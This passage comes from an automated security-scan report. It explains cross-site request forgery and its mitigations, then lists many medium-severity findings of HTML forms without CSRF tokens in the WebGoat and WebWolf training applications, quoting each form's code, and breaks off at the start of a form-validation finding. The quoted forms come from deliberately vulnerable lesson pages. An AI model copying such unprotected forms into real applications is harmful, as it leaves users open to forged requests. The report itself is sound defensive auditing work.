If the administrator visits a malicious web site during an open session on the vulnerable site, unbeknown to him/her an account will be created, which an attacker will use later.
Most browsers with every HTTP request transfer the referer header containing the address of the web site from which the transition occurs. However, since the attacker can overwrite the referer contents, this header does not help to counteract CSRF-attacks.

Recommendations

- If the application uses cookies, include in each form a secret value that can be validated on the server to verify the legitimacy of the request. The identifier (token) must be unique for each request, and not for the session. The token should not be easy to guess; it needs to be protected as well as the session token, for instance, via TLS.
- Use the framework provided mechanisms of protection against CSRF.
- Use additional mechanisms for verifying the request legitimacy, e.g., CAPTCHA, re-authentication, one-time tokens.
- Send the session ID not only as a cookie, but also as the value of the hidden field. The server must verify that these values match. An attacker will not be able to modify the value of the session identifier due to the same origin policy.
- Limit the session time. CSRF-attacks are successful only if they are carried out while the victim's session on the vulnerable web site is valid. Reducing the session time reduces the likelihood of CSRF.

The described techniques only protect against CSRF, but not against cross-site scripting (XSS).

Links

1. OWASP Top 10 2013-A8-Cross-Site Request Forgery (CSRF)
2. CWE-352: Cross-Site Request Forgery (CSRF)
3. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet - OWASP
4. CWE-1034

Vulnerability Entries

webgoat-container/src/main/resources/templates/registration.html:28

Level Medium

```
25 <br/><br/>
26 <fieldset>
27    <legend th:text="#{register.title}">Please Sign Up</legend>


28    <form class="form-horizontal" action="#" th:action="@{/register.mvc}"
th:object="${userForm}"


29          method='POST'>
30
31       <div class="form-group" th:classappend="${#fields.hasErrors('username')}? 'has-
error'">
```

webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17

Level Medium

```
14 <div class="adoc-content"
th:replace="doc:BypassRestrictions_FieldRestrictions.adoc"></div>
15 <div class="attack-container">
16    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>


17    <form class="attack-form" accept-charset="UNKNOWN" name="fieldRestrictions"


18          method="POST"
19          action="/WebGoat/BypassRestrictions/FieldRestrictions">
20
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18

Level Medium

```
15    <img th:src="@{/challenge/logo}" class="img-thumbnail"/>
16 </div>
17 <div class="panel-body">
```

```
18   <form class="attack-form" accept-charset="UNKNOWN"


19       method="POST" name="form"
20       action="/WebGoat/challenge/1"
21       style="width: 200px;">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40

Level Medium

```
37   </div>
38 </div>
39


40 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">


41   <div class="form-group">
42     <div class="input-group">
43       <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26

Level Medium

```
23 <div class="panel-body">
24   <div class="row">
25     <div class="col-lg-12">


26       <form id="login-form" class="attack-form" accept-charset="UNKNOWN"


27           method="POST" name="form"
28           action="/WebGoat/challenge/5" role="form">
29          <div class="form-group">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69

Level Medium

```
66    </div>
67 </div>
68 <br/>


69 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">


70    <div class="form-group">
71       <div class="input-group">
72          <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30

Level Medium

```
27 <div class="panel-body">
28    <div class="row">
29       <div class="col-lg-12">


30          <form id="login-form" class="attack-form" accept-charset="UNKNOWN"


31             method="POST" name="form"
32             action="/WebGoat/challenge/6" role="form">
33            <div class="form-group">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102

Level Medium

```
99    </div>
100 </div>
101 <br/>


102 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">


103    <div class="form-group">
104       <div class="input-group">
105          <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-
hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60

Level Medium

```
57    </div>
58 </div>
59 <br/>


60 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">


61    <div class="form-group">
62       <div class="input-group">
63          <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234

Level Medium

```
231 </div>
232
233 <br/>


234 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">


235    <div class="form-group">
236       <div class="input-group">
237          <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-
hidden="true"
```

webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25

Level Medium

```
22 <div class="adoc-content" th:replace="doc:ChromeDevTools_Assignment.adoc"></div>
23 <div class="attack-container">
24    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
```

```
25    <form class="attack-form" accept-charset="UNKNOWN"


26        method="POST" name="DOMFollowUp"
27        action="/WebGoat/ChromeDevTools/dummy">
28      <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/cia/src/main/resources/html/CIA.html:30

Level Medium

```
27 <div class="attack-container">
28    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
29    <div class="container-fluid">


30      <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN"


31          method="POST" name="form"
32          action="cia/quiz" role="form">
33        <div id="q_container"></div>
```

webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38

Level Medium

```
35 <div class="adoc-content" th:replace="doc:HttpBasics_ProxyIntercept.adoc"></div>
36 <div class="attack-container">
37    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>


38    <form class="attack-form" accept-charset="UNKNOWN" name="intercept-request"


39        method="POST"
40        action="/WebGoat/HttpBasics/intercept-request">
41
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13

Level Medium

```
10 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content1.adoc"></div>
11 <div class="attack-container">
12       <div id="lessonContent">

13              <form class="attack-form" accept-charset="UNKNOWN"

14                     method="POST" name="form"
15                     action="/WebGoat/CrossSiteScripting/attack1">
16                    <table>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144

Level Medium

```
141 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content6a.adoc"></div>
142 <div class="attack-container">
143      <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

144      <form class="attack-form" accept-charset="UNKNOWN"

145              method="POST" name="DOMTestRoute"
146              action="/WebGoat/CrossSiteScripting/attack6a">
147             <input name="DOMTestRoute" value="" type="TEXT" />
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159

Level Medium

```
156 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content6b.adoc"></div>
157 <div class="attack-container">
158      <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

159      <form class="attack-form" accept-charset="UNKNOWN"

160              method="POST" name="DOMFollowUp"
161              action="/WebGoat/CrossSiteScripting/dom-follow-up">
```

```
162                 <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179

Level Medium

```
176 <div class="attack-container">
177     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
178     <div class="container-fluid">

179             <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN"

180                   method="POST" name="form"
181                   action="/WebGoat/CrossSiteScripting/quiz" role="form">
182                 <div id="q_container"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68

Level Medium

```
65 <!-- this will be where they can store the additional comment -->
66 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
67

68 <form class="attack-form" accept-charset="UNKNOWN"

69       method="POST" name="DOMFollowUp"
70       action="/WebGoat/CrossSiteScripting/stored-xss-follow-up">
71     <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31

Level Medium

```
28 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
29 Now suppose you have intercepted the following header:<br/>
30 <div id="basicauthtoken" ></div><br/>


31 <form class="attack-form" method="POST" name="form"
        action="/WebGoat/crypto/encoding/basic-auth">


32 Then what was the username
33 <input name="answer_user" value="" type="TEXT"/>
34 and what was the password:
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48

Level Medium

```
45 <!-- 3. assignment xor -->
46 <div class="attack-container">
47      <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>


48      <form class="attack-form" method="POST" name="form"
        action="/WebGoat/crypto/encoding/xor">


49      Suppose you found the database password encoded as
{xor}Oz4rPj0+LDovPiwsKDAtOw==<br/>
50      What would be the actual password
51      <input name="answer_pwd1" value="" type="TEXT"/><br/>
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65

Level Medium

```
62 <!-- 4. weak hashing exercise -->
63 <div class="attack-container">
64      <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>


65      <form class="attack-form" method="POST" name="form"
        action="/WebGoat/crypto/hashing">


66      Which password belongs to this hash: <div id="md5token" ></div>
```

```
67      <input name="answer_pwd1" value="" type="TEXT"/><br/>
68      Which password belongs to this hash: <div id="sha256token" ></div>
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90

Level Medium

```
87 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
88 Now suppose you have the following private key:<br/>
89 <pre><div id="privatekey" ></div></pre><br/>

90 <form class="attack-form" method="POST" name="form"
        action="/WebGoat/crypto/signing/verify">

91 Then what was the modulus of the public key
92 <input name="modulus" value="" type="TEXT"/>
93 and now provide a signature for us based on that modulus
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113

Level Medium

```
110 <!-- 8. assignment -->
111 <div class="attack-container">
112     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

113     <form class="attack-form" method="POST" name="form"
        action="/WebGoat/crypto/secure/defaults">

114     What is the unencrypted message<br/>
115     <input name="secretText" value="" type="TEXT"/><br/>
116     and what is the name of the file that stored the password <br/>
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35

Level Medium

```
32    </i>
33 </div>
34 <br/>

35 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-1"

36      method="POST" name="form2"
37      successCallback=""
38      action="/WebGoat/csrf/confirm-flag-1">
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146

Level Medium

```
143 <div class="row">
144    <div class="col-md-8">
145       <div class="well well-sm">

146          <form class="attack-form" accept-charset="UNKNOWN" id="csrf-feedback"

147             method="POST"
148             prepareData="feedback"
149             action="/WebGoat/csrf/feedback/message"
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213

Level Medium

```
210    <i class="fa fa-2 fa-check hidden" aria-hidden="true">
211    </i>
212 </div>

213 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-feedback"

214      method="POST" name="form2"
215      action="/WebGoat/csrf/feedback">
216
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237

Level Medium

```
234    <i class="fa fa-2 fa-check hidden" aria-hidden="true">
235    </i>
236 </div>

237 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-login"

238      method="POST" name="form2"
239      action="/WebGoat/csrf/login">
240
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22

Level Medium

```
19 <!-- using attack-form class on your form will allow your request to be ajaxified and stay
within the display framework for webgoat -->
20        <!-- you can write your own custom forms, but standard form submission will take
you to your endpoint and outside of the WebGoat framework -->
21        <!-- of course, you can write your own ajax submission /handling in your own
javascript if you like -->

22 <form class="attack-form" accept-charset="UNKNOWN"

23        method="POST" name="form"
24        action="/WebGoat/HttpBasics/attack1">
25        <div id="lessonContent">
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26

Level Medium

```
23 method="POST" name="form"
24 action="/WebGoat/HttpBasics/attack1">
25 <div id="lessonContent">

26        <form accept-charset="UNKNOWN" method="POST" name="form"

27                  action="#attack/307/100">
28                  Enter Your Name: <input name="person" value="" type="TEXT"/><input
29                        name="SUBMIT" value="Go!" type="SUBMIT"/>
```

webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29

Level Medium

```
26 <div class="adoc-content" th:replace="doc:6assignment.adoc"></div>
27 <div class="attack-container">
28    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

29    <form class="attack-form" accept-charset="UNKNOWN" name="intercept-request"

30          method="POST"
31          action="/WebGoat/HttpProxies/intercept-request">
32
```

webgoat-lessons/idor/src/main/resources/html/IDOR.html:23

Level Medium

```
20 <!-- of course, you can write your own ajax submission /handling in your own javascript if
you like -->
21
22 <!-- modify the action to point to the intended endpoint -->

23 <form class="attack-form" accept-charset="UNKNOWN"

24      method="POST" name="form"
25      action="/WebGoat/IDOR/login">
26    <table>
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18

Level Medium

```
15 <div class="attack-container">
16    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
17    <script th:src="@{/lesson_js/credentials.js}"></script>
```

```
18   <form class="attack-form" accept-charset="UNKNOWN" name="task"

19       method="POST"
20       action="/WebGoat/InsecureLogin/task">
21
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26

Level Medium

```
23
24 </form>
25 <br></br>

26 <form class="attack-form" accept-charset="UNKNOWN" name="task"

27     method="POST"
28     action="/WebGoat/InsecureLogin/task">
29
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:72

Level Medium

```
69 <div class="attack-feedback"></div>
70 <div class="attack-output"></div>
71 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

72 <form class="attack-form" accept-charset="UNKNOWN"

73     method="POST"
74     successCallback="jwtSigningCallback"
75     action="/WebGoat/JWT/votings">
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:166

Level Medium

```
163 <script th:src="@{/lesson_js/jwt-refresh.js}" language="JavaScript"></script>
164 <div class="attack-container">
165    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

166    <form class="attack-form" accept-charset="UNKNOWN"

167        method="POST"
168        additionalHeaders="addBearerToken"
169        action="/WebGoat/JWT/refresh/checkout">
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:283

Level Medium

```
280 <script th:src="@{/lesson_js/bootstrap.min.js}" language="JavaScript"></script>
281 <div class="attack-container">
282    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

283    <form class="attack-form" accept-charset="UNKNOWN"

284        method="POST"
285
action="/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tle
SIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQ
yMTA5MDQsImV4cCI6MTYxODkwNTMwNC...
286       <div class="container-fluid">
```

webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:66

Level Medium

```
63
64 <div class="attack-container">
65    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

66    <form class="attack-form" accept-charset="UNKNOWN"

67        method="POST" name="form"
```

```
68        action="/WebGoat/access-control/user-hash">
69
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24

Level Medium

```
21 <div class="col-md-4">
22
23


24    <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"


25        method="POST"
26        action="/WebGoat/PasswordReset/simple-mail/reset">
27       <div style="display: none;" id="password-reset-2">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48

Level Medium

```
45
46    </div>
47 </form>


48 <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"


49      method="POST"
50      action="/WebGoat/PasswordReset/simple-mail">
51    <div style="padding: 20px;" id="password-login-2">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:104

Level Medium

```
101 <script th:src="@{/lesson_js/password-reset-simple.js}"
language="JavaScript"></script>
102 <div class="attack-container">
103     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
```

```
104    <form class="attack-form" accept-charset="UNKNOWN"

105        method="POST"
106        action="/WebGoat/PasswordReset/questions">
107       <div class="container-fluid">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:144

Level Medium

```
141 <div class="adoc-content"
th:replace="doc:PasswordReset_SecurityQuestions.adoc"></div>
142 <div class="attack-container">
143    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

144    <form class="attack-form" accept-charset="UNKNOWN"

145        method="POST" name="form"
146        action="/WebGoat/PasswordReset/SecurityQuestions">
147       <select name="question">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:176

Level Medium

```
173 <img th:src="@{/images/wolf-enabled.png}" class="webwolf-enabled"/>
174 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
175

176 <form class="attack-form" accept-charset="UNKNOWN"

177      method="POST"
178      action="/WebGoat/PasswordReset/reset/login">
179    <div class="container-fluid">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:187

Level Medium

```
184    Account Access
185 </h4>
186 <div style="padding: 20px;" id="password-login">

187    <form id="login-form" class="attack-form" accept-charset="UNKNOWN"

188          method="POST" name="form"
189          action="/WebGoat/PasswordReset/reset/login"
190          role="form">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:223

Level Medium

```
220 <h4 class="">
221    Forgot your password?
222 </h4>

223 <form class="attack-form" accept-charset="UNKNOWN"

224       method="POST" name="form"
225       action="/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link"
226       role="form">
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16

Level Medium

```
13 <div class="attack-container">
14    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
15    <div class="upload-container">

16       <form class="attack-form" accept-charset="UNKNOWN"

17             method="POST" name="form"
18             onsubmit='return false'
19             contentType="false"
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:70

Level Medium

```
67 <div class="attack-container">
68    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
69    <div class="upload-container">


70       <form class="attack-form" accept-charset="UNKNOWN"


71           method="POST" name="form"
72           onsubmit='return false'
73           contentType="false"
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:125

Level Medium

```
122 <div class="attack-container">
123    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
124    <div class="upload-container">


125       <form class="attack-form" accept-charset="UNKNOWN"


126           method="POST" name="form"
127           onsubmit='return false'
128           contentType="false"
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:192

Level Medium

```
189
190
191 <br/>


192 <form class="attack-form" method="POST" name="form"
action="/WebGoat/PathTraversal/random">
```

```
193    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
194    <div class="form-group">
195      <div class="input-group">
```

webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21

Level Medium

```
18 <div class="adoc-content"
th:replace="doc:SecurePasswords_assignment_introduction.adoc"></div>
19 <div class="attack-container">
20    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

21    <form class="attack-form" accept-charset="UNKNOWN"

22        method="POST" name="form"
23        action="/WebGoat/SecurePasswords/assignment"
24        autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80

Level Medium

```
77 <div class="panel-body">
78    <div class="row">
79      <div class="col-lg-12">

80        <form id="login-form" class="attack-form" accept-charset="UNKNOWN"

81            method="POST" name="form"
82            action="/WebGoat/SqlInjectionAdvanced/challenge_Login"
83            role="form">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169

Level Medium

```
166 <div class="attack-container">
167    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
168    <div class="container-fluid">

169       <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN"

170          method="POST" name="form"
171          action="/WebGoat/SqlInjectionAdvanced/quiz"
172          role="form">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16

Level Medium

```
13 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content1.adoc"></div>
14 <div class="attack-container">
15    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

16    <form class="attack-form" accept-charset="UNKNOWN"

17       method="POST" name="form"
18       action="/WebGoat/SqlInjection/attack2"
19       autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40

Level Medium

```
37 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content2.adoc"></div>
38 <div class="attack-container">
39    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

40    <form class="attack-form" accept-charset="UNKNOWN"

41       method="POST" name="form"
42       action="/WebGoat/SqlInjection/attack3"
43       autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64

Level Medium

```
61 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content3.adoc"></div>
62 <div class="attack-container">
63    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

64    <form class="attack-form" accept-charset="UNKNOWN"

65          method="POST" name="form"
66          action="/WebGoat/SqlInjection/attack4"
67          autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88

Level Medium

```
85 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content4.adoc"></div>
86 <div class="attack-container">
87    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

88    <form class="attack-form" accept-charset="UNKNOWN"

89          method="POST" name="form"
90          action="/WebGoat/SqlInjection/attack5"
91          autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144

Level Medium

```
141 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content11.adoc"></div>
142 <div class="attack-container">
143    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

144    <form class="attack-form" accept-charset="UNKNOWN"

145         method="POST" name="form"
146         action="/WebGoat/SqlInjection/assignment5a">
147       <table>
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217

Level Medium

```
214 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content8.adoc"></div>
215 <div class="attack-container">
216    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

217    <form class="attack-form" accept-charset="UNKNOWN"

218         method="POST" name="form"
219         action="/WebGoat/SqlInjection/attack8"
220         autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245

Level Medium

```
242 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content9.adoc"></div>
243 <div class="attack-container">
244    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

245    <form class="attack-form" accept-charset="UNKNOWN"

246         method="POST" name="form"
247         action="/WebGoat/SqlInjection/attack9"
```

```
248         autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274

Level Medium

```
271
272 <div class="attack-container">
273     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

274     <form class="attack-form" accept-charset="UNKNOWN"

275         method="POST" name="form"
276         action="/WebGoat/SqlInjection/attack10"
277         autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26

Level Medium

```
23 <div class="adoc-content" th:replace="doc:SqlInjection_jdbc_completion.adoc"></div>
24 <div class="attack-container">
25     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

26     <form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form"
action="/WebGoat/SqlInjectionMitigations/attack10a">

27         <div>
28             <p>Connection conn = DriverManager.<input type="text" name="field1" id="field1"
/>(DBURL, DBUSER, DBPW);</p>
29             <p><input type="text" name="field2" id="field2" /> = conn.<input type="text"
name="field3" id="field3" />("SELECT status FROM users WHERE name=<input type="text"
name="field4" id="field4" ...
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125

Level Medium

```
122 <script th:src="@{/lesson_js/assignment13.js}" language="JavaScript"></script>
123 <div class="attack-container">
124    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

125    <form class="attack-form" accept-charset="UNKNOWN"

126          method="POST" name="form"
127          action="/WebGoat/SqlInjectionMitigations/attack12a">
128       <div class="container-fluid">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176

Level Medium

```
173       <br/>
174    </div>
175 </form>

176 <form class="attack-form" method="POST" name="form"
action="/WebGoat/SqlInjectionMitigations/attack12a">

177    <div class="form-group">
178       <div class="input-group">
179          <div class="input-group-addon">IP address webgoat-prd server:</div>
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100

Level Medium

```
97     <div class="adoc-content"
th:replace="doc:VulnerableComponents_content5a.adoc"></div>
98 <div class="attack-container">
99        <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

100       <form class="attack-form" accept-charset="UNKNOWN"

101                method="POST" name="form"
102                action="/WebGoat/VulnerableComponents/attack1">
103                <div id="lessonContent">
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104

Level Medium

```
101 method="POST" name="form"
102 action="/WebGoat/VulnerableComponents/attack1">
103 <div id="lessonContent">


104     <form accept-charset="UNKNOWN" method="POST" name="form"


105             action="#attack/307/100">
106             <table>
107                     <tr>
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48

Level Medium

```
45 <!-- of course, you can write your own ajax submission /handling in your own javascript if you like -->
46
47 <!-- modify the action to point to the intended endpoint and set other attributes as desired -->


48 <form class="attack-form" accept-charset="UNKNOWN"


49     method="POST" name="form"
50     action="/WebGoat/lesson-template/sample-attack">
51   <table>
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19

Level Medium

```
16 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
17
18


19 <form class="attack-form" accept-charset="UNKNOWN"
style="position:relative;top:150px"


20     method="POST" name="form"
21     action="/WebGoat/WebWolf/mail/">
22    <div class="container-fluid">
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40

Level Medium

```
37 <br/>
38 <br/>
39 <!-- <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>-->


40 <form class="attack-form" accept-charset="UNKNOWN"  style="position:relative;top:-
50px"


41     method="POST" name="secondform"
42     action="/WebGoat/WebWolf/mail/send">
43    <div class="container-fluid">
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77

Level Medium

```
74
75 <br/>
76 <br/>


77 <form class="attack-form" accept-charset="UNKNOWN"


78     method="POST" name="form"
79     action="/WebGoat/WebWolf/landing/">
```

```
80    <div class="container-fluid">
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:23

Level Medium

```
20 <div class="attack-container">
21    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
22

23    <form class="attack-form" accept-charset="UNKNOWN"

24          method="POST" name="form"
25          prepareData="simpleXXE"
26          successCallback="simpleXXECallback"
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:90

Level Medium

```
87 <div class="adoc-content" th:replace="doc:XXE_changing_content_type.adoc"></div>
88 <div class="attack-container">
89    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

90    <form class="attack-form" accept-charset="UNKNOWN"

91          method="POST" name="form"
92          prepareData="contentTypeXXE"
93          successCallback="contentTypeXXECallback"
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:162

Level Medium

```
159 <div class="attack-container">
160    <img th:src="@{/images/wolf-enabled.png}" class="webwolf-enabled"/>
161    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
```

```
162    <form class="attack-form" accept-charset="UNKNOWN"

163          method="POST" name="form"
164          prepareData="blindXXE"
165          successCallback="blindXXECallback"
```

webwolf/src/main/resources/templates/registration.html:15

Level Medium

```
12 <br/><br/>
13 <fieldset>
14    <legend th:text="#{register.title}">Please Sign Up</legend>

15    <form class="form-horizontal" action="#" th:action="@{/register.mvc}"
th:object="${userForm}"

16          method='POST'>
17
18       <div class="form-group" th:classappend="${#fields.hasErrors('username')}? 'has-
error'">
```

Form validation is disabled (HTML5)

Description

HTML5 validation of input form fields is disabled.
HTML5 provides the ability to validate input form fields. Specifying the field type ensures that the input is checked for its type. You can also set the pattern attribute to check the input with a regular expression. However, this validation is disabled when adding the novalidate attribute in the form tag and the formnovalidate attribute for the submit button.

Example

The following example disables validation of input fields using the novalidate attribute:

```
<form action="handler.php" novalidate>
 <p><input required placeholder="Имя"></p>
 <p><input type="email" required placeholder="Ваш email"></p>
